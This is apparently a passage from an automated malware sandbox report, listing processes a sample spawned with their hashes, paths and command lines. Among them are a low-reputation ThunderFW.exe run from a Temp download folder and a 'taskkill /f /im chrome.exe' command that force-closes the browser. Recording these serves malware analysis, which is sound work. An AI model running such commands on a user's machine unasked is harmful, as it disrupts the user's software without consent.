MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: PING.EXE PID: 4948 Parent PID: 5728

General

Start time:	08:43:32
Start date:	05/12/2020
Path:	C:\Windows\SysWOW64\PING.EXE
Wow64 process (32bit):	true
Commandline:	ping 127.0.0.1 -n 3
Imagebase:	0xb80000
File size:	18944 bytes
MD5 hash:	70C24A306F768936563ABDADB9CA9108
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: ThunderFW.exe PID: 7040 Parent PID: 6300

General

Start time:	08:43:35
Start date:	05/12/2020
Path:	C:\Users\user\AppData\Local\Temp\download\ThunderFW.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\download\ThunderFW.exe ThunderFW 'C:\Users\user\AppData\Local\Temp\download\MiniThunderPlatform.exe'
Imagebase:	0xbd0000
File size:	73160 bytes
MD5 hash:	F0372FF8A6148498B19E04203DBB9E69
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: cmd.exe PID: 2416 Parent PID: 3180

General

Start time:	08:43:37
Start date:	05/12/2020
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd.exe /c taskkill /f /im chrome.exe
Imagebase:	0xbd0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: conhost.exe PID: 5364 Parent PID: 2416

General

Start time:	08:43:38
Start date:	05/12/2020
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis